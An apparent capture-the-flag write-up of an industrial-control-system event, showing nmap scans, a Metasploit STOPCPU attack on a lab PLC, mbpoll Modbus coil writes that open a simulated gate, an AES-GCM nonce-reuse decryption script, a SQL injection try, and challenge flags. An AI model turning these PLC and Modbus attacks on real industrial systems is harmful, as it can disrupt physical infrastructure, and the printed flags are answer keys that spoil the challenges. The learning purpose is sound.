|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
| vulners:
|   cpe:/a:python:python:3.12.3:

```

```
|      CVE-2024-9287   7.8   https://vulners.com/cve/CVE-2024-9287
|      CVE-2024-7592   7.5   https://vulners.com/cve/CVE-2024-7592
|      CVE-2024-6232   7.5   https://vulners.com/cve/CVE-2024-6232
|_     CVE-2023-27043   5.3   https://vulners.com/cve/CVE-2023-27043
8080/tcp open  http      Werkzeug httpd 2.3.7 (Python 3.12.3)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.126.72
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://10.10.126.72:8080/
|   Form id: username
|   Form action: login
|
|   Path: http://10.10.126.72:8080/login
|   Form id: username
|_  Form action: login
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs:   CVE:CVE-2007-6750
|
|       Slowloris tries to keep many connections to the target web server open
and hold
|       them open as long as possible. It accomplishes this by opening
connections to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| vulners:
|   cpe:/a:python:python:3.12.3:
|       CVE-2024-9287   7.8   https://vulners.com/cve/CVE-2024-9287
|       CVE-2024-7592   7.5   https://vulners.com/cve/CVE-2024-7592
|       CVE-2024-6232   7.5   https://vulners.com/cve/CVE-2024-6232
```

```
|_      CVE-2023-27043  5.3      https://vulners.com/cve/CVE-2023-27043
|_http-server-header: Werkzeug/2.3.7 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 624.78 seconds
```

But we don't focus the CVEs because the gate system controlled with PLC port 102 and 502. That must be the point; but i write python3.12.3 in my mind maybe we will use python for getting shell of privesc

We desperately check the gate image's metadata, no usefull information

```
exiftool thegate.png
ExifTool Version Number : 13.25
File Name : aaa.png
Directory : .
File Size : 2.3 MB
File Modification Date/Time : 2025:06:26 17:32:26+03:00
File Access Date/Time : 2025:06:26 17:32:40+03:00
File Inode Change Date/Time : 2025:06:26 17:32:40+03:00
File Permissions : -rwxrwxrwx
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1024
Image Height : 1536
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
JUMD Type : (c2pa)-0011-0010-800000aa00389b71
JUMD Label : c2pa
Actions Action : c2pa.created, c2pa.converted
Actions Software Agent Name : GPT-4o, OpenAI API
Actions Digital Source Type :
http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Exclusions Start : 33
Exclusions Length : 14149
```


Name : jumbf manifest
Alg : sha256
Hash : (Binary data 32 bytes, use -b option to extract)
Pad : (Binary data 8 bytes, use -b option to extract)
Instance ID : xmp:iid:5fea9f9f-532c-475f-89ff-925249ec7ebf
Claim Generator Info Name : ChatGPT
Claim Generator Info Org Cai C2 Pa Rs: 0.51.1
Signature : self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.signature
Created Assertions Url : self#jumbf=c2pa.assertions/c2pa.actions.v2, self#jumbf=c2pa.assertions/c2pa.hash.data
Created Assertions Hash : (Binary data 32 bytes, use -b option to extract), (Binary data 32 bytes, use -b option to extract)
Title : image.png
Item 0 : (Binary data 1985 bytes, use -b option to extract)
Item 1 Pad : (Binary data 10932 bytes, use -b option to extract)
Item 2 : null
Item 3 : (Binary data 64 bytes, use -b option to extract)
C2PA Thumbnail Ingredient Jpeg Type: image/jpeg
C2PA Thumbnail Ingredient Jpeg Data: (Binary data 25757 bytes, use -b option to extract)
Relationship : componentOf
Format : png
Validation Results Active Manifest Success Code: claimSignature.insideValidity, claimSignature.validated, assertion.hashedException, assertion.hashedException, assertion.dataHash.match
Validation Results Active Manifest Success Url:
self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.signature, self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.signature, self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.assertions/c2pa.actions.v2, self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.assertions/c2pa.hash.data, self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.assertions/c2pa.hash.data
Validation Results Active Manifest Success Explanation: claim signature valid, claim signature valid, hashed uri matched:
self#jumbf=c2pa.assertions/c2pa.actions.v2, hashed uri matched:
self#jumbf=c2pa.assertions/c2pa.hash.data, data hash valid
Active Manifest Url : self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631

Active Manifest Alg : sha256
Active Manifest Hash : (Binary data 32 bytes, use -b option to extract)
Claim Signature Url : self#jumbf=/c2pa/urn:c2pa:3f5a99da-28d1-4dc7-aff8-35f1db088631/c2pa.signature
Claim Signature Alg : sha256
Claim Signature Hash : (Binary data 32 bytes, use -b option to extract)
Thumbnail URL : self#jumbf=c2pa.assertions/c2pa.thumbnail.ingredient.jpeg
Thumbnail Hash : (Binary data 32 bytes, use -b option to extract)
Image Size : 1024x1536
Megapixels : 1.6

Fun fact: The gate image made by AI
gate image from port 80

```
└─$ sudo nmap --script modbus-discover.nse --script-args='modbus-  
discover.aggressive=true' -p 502 10.10.30.107  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 20:02 +03  
Nmap scan report for 10.10.30.107  
Host is up (0.086s latency).
```

```
PORT      STATE SERVICE  
502/tcp   open  modbus  
| modbus-discover:  
|   sid 0x1:  
|     error: ILLEGAL FUNCTION  
|   sid 0x2:  
|     error: ILLEGAL FUNCTION  
|   sid 0x3:  
|  
...
```

It could be a patch or i don't know

The i search the protocols and versions in metasploit i found this module

```
msf6 auxiliary(admin/scada/multi_cip_command) > options  
Module options (auxiliary/admin/scada/multi_cip_command):  
  Name      Current Setting  Required  Description  
  ----      -  
  ATTACK    STOPCPU          yes       The attack to use. (Accepted: STOPCPU,
```

```
CRASHCPU, CRASHETHER, RESETETHER)
```

RHOSTS	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	44818	yes The target port (TCP)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(admin/scada/multi_cip_command) > set RHOSTS 10.10.30.107
RHOSTS => 10.10.30.107
msf6 auxiliary(admin/scada/multi_cip_command) > EXPLOIT
[-] Unknown command: EXPLOIT. Did you mean exploit? Run the help command for
more details.
msf6 auxiliary(admin/scada/multi_cip_command) > exploit
[*] Running module against 10.10.30.107
[*] 10.10.30.107:44818 - 10.10.30.107:44818 - CIP - Running STOPCPU attack.
[*] 10.10.30.107:44818 - 10.10.30.107:44818 - CIP - Got session id: 0xf3ed39e4
[*] 10.10.30.107:44818 - 10.10.30.107:44818 - CIP - STOPCPU attack complete.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/scada/multi_cip_command) >
```

it should close something so i check the gate, it can be disabled but not OPENED

My teammate was find a Github repo named [Industrial Exploitation Framework](#) and next 20 minute we try to use it but the tool was really old. I gave up but my teammate Continued and then we take a break about 30 minute.

Then we started back from scratch.

port 1880 and 8080 has login pages, my teammate said that could we brute force it but there was no credential. I began to starts sqlmap to login page, my teammate was looking to 502/modbus and 1880 NODE-RED
sqlmap returned nothing

i was check for NODE-RED before, We can get shell with NODE-RED but required login credentials

So i can't deploy code and can't get a shell.

But the code that appear on the 1880 NODE-RED can read.


Reading stacks between 20-30

```
The function codes (Node.js)
if (!msg.payload || !Array.isArray(msg.payload.data)) {
```

```
    node.warn("❌ No coil data available");
    return null;
}
const bits = msg.payload.data;
for (let i = 0; i < bits.length; i++) {
    if (bits[i]) {
        node.warn(`✅ Coil ${i} is TRUE`);
    }
}
// Output to motion and badge checker UI
return [
    { payload: bits[20] }, // Motion Detector (coil 20)
];
```

```
if (!msg.payload || !Array.isArray(msg.payload.data)) {
    node.warn("❌ No coil data available");
    return null;
}
const bits = msg.payload.data;
for (let i = 0; i < bits.length; i++) {
    if (bits[i]) {
        node.warn(`✅ Coil ${i} is TRUE`);
    }
}
// Output to badge checker UI
return [
    { payload: bits[25] },
];
```

Then i open Burp and got WS response (for)



```
1 [{"topic": "status/99131e160ad264b5",
  "data": {
    "text": "queueing",
    "fill": "green",
    "shape": "ring"
  }
},
{"topic": "status/9a544fc8f07caaa7",
  "data": {
    "text": "queueing",
    "fill": "green",
    "shape": "ring"
  }
},
{"topic": "status/88207f8d21916346",
  "data": {
    "text": "active ( 2 sec. ) ",
    "fill": "green",
    "shape": "dot"
  }
},
{"topic": "status/99131e160ad264b5",
  "data": {
    "text": "active",
    "fill": "green",
    "shape": "dot"
  }
},
{"topic": "status/f340593cc6c2d5b9",
```

in paralel, my teammate tried to bypass NODE-RED login, he found a front end bypass but backend block the deploy request


(Note: changing wrong coils may cause unexpected errors)

```
sudo mbpoll -m tcp -a 1 -t 0 -r 9 -c 31 10.10.107.12
```

list coils

trigger correct coils

```
mbpoll -m tcp 10.10.107.12 -a 1 -t 0 -r [coil]- 0
```



After 5.5 hour, we were finally.
thats it
Gate OPENED


27.06.2025

Day 1

20.17

We should start earlier

DISCORD



No Salt, No Shame

download task file which 'shutdown.log-1750934543756.enc'

No salt

AES-CBC

Passphrase: VIRELIA-WATER-FAC

copy the task file to WSL kali

```
cp /mnt/c/Users/k3sr4t/Downloads/shutdown.log-1750934543756.enc /home/k3sr4t
```

```
-rwxr-xr-x 1 k3sr4t k3sr4t 48 Jun 27 20:44 shutdown.log-1750934543756.enc
```

```
cat shutdown.log-1750934543756.enc
```

```
??y??E??R??UD@?iO??U?F? @k?h?????{?p
```

```
openssl enc -aes-256-cbc -d -nosalt
```

```
-in shutdown.log-1750934543756.enc
```

```
-out shutdown.log
```

```
-K $(echo -n 'VIRELIA-WATER-FAC' | sha256sum | cut -d' ' -f1)
```

```
-iv 00000000000000000000000000000000
```

```
cat shutdown.log
CMD:SHUTDOWN
THM{cbc_cl3ar4nce_gr4nt3d_10939}
```

Echoed Streams

There are two .bin files

16-byte nonce (number used once)

AES-[GCM](#)

[16 bytes GCM nonce] || [96 bytes ciphertext] || [16 bytes GCM tag]

BEGIN TELEMETRY

VIRELIA;ID=ZTRX0110393939DC;PUMP1=OFF;VALVE1=CLOSED;PUMP2=ON;VALVE2=CLOSED;END;

nonce reuse vulnerability in AES-GCM

there is a key which encrypt the those .bin files. We know first .bin's value, we should found the key then decrypte the second .bin file.

```
ls -la cipher1.bin cipher2.bin
```

```
-rwxrwxrwx 1 k3sr4t k3sr4t 128 Jun 27 21:31 cipher1.bin
```

```
-rwxrwxrwx 1 k3sr4t k3sr4t 128 Jun 27 21:31 cipher2.bin
```

```
cat cipher1.bin
```

```
t?????8?t??j?e??H?B#4??0g?W??j?l?=[5P?? Q?[?? ?XL??=?Px,J?}=!/
?lE0Ikd???x2?R$U?: b?x,?C?C?????'????j5?
```

```
cat cipher2.bin
```

```
??N4p?W@[J??d(U?tO.??a??????j?1?uL(b?:0?R?,?????
???
```

??_?

```
from pathlib import Path

# Step 1: Read binary files
cipher1 = Path("cipher1.bin").read_bytes()
cipher2 = Path("cipher2.bin").read_bytes()

# Step 2: Extract ciphertexts (skip nonce)
C1 = cipher1[16:16+96]
C2 = cipher2[16:16+96]

# Step 3: Known plaintext (P1)
```



```

P1 = b"BEGIN TELEMETRY
VIRELIA;ID=ZTRX0110393939DC;PUMP1=OFF;VALVE1=CLOSED;PUMP2=ON;VALVE2=CLOSED;END
;"

print("Length of P1:", len(P1))
assert len(P1) == 96, "Plaintext length mismatch"

# Step 4: Recover P2 = C1 ⊕ P1 ⊕ C2
P2 = bytes([c1 ^ p1 ^ c2 for c1, p1, c2 in zip(C1, P1, C2)])

# Step 5: Print recovered message
print("Recovered hidden command:\n", P2.decode(errors="replace"))

```

Length of P1: 96

Recovered hidden command:

BEGIN TELEMETRY


VIRELIA;ID=TRX0110393939DC;PUMP=ON;VALVE=OPEN;TEMP=1.0;KILL=THM{Echo_Tele
metry};

Rogue Poller

open .pcap

Follow TCP stream

and there is the flag



THM{1nDu5tr14L_r3g1st3rs}

Uninterrupted Problem Supply

UPS Configuration Login

Database error: 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1 --_" at line 1

Username:

Password:

Login

FAIL - i skip this room

Rogue Poller

Host is up (0.097s latency).

PORT STATE SERVICE

22/tcp open ssh

79/tcp open finger

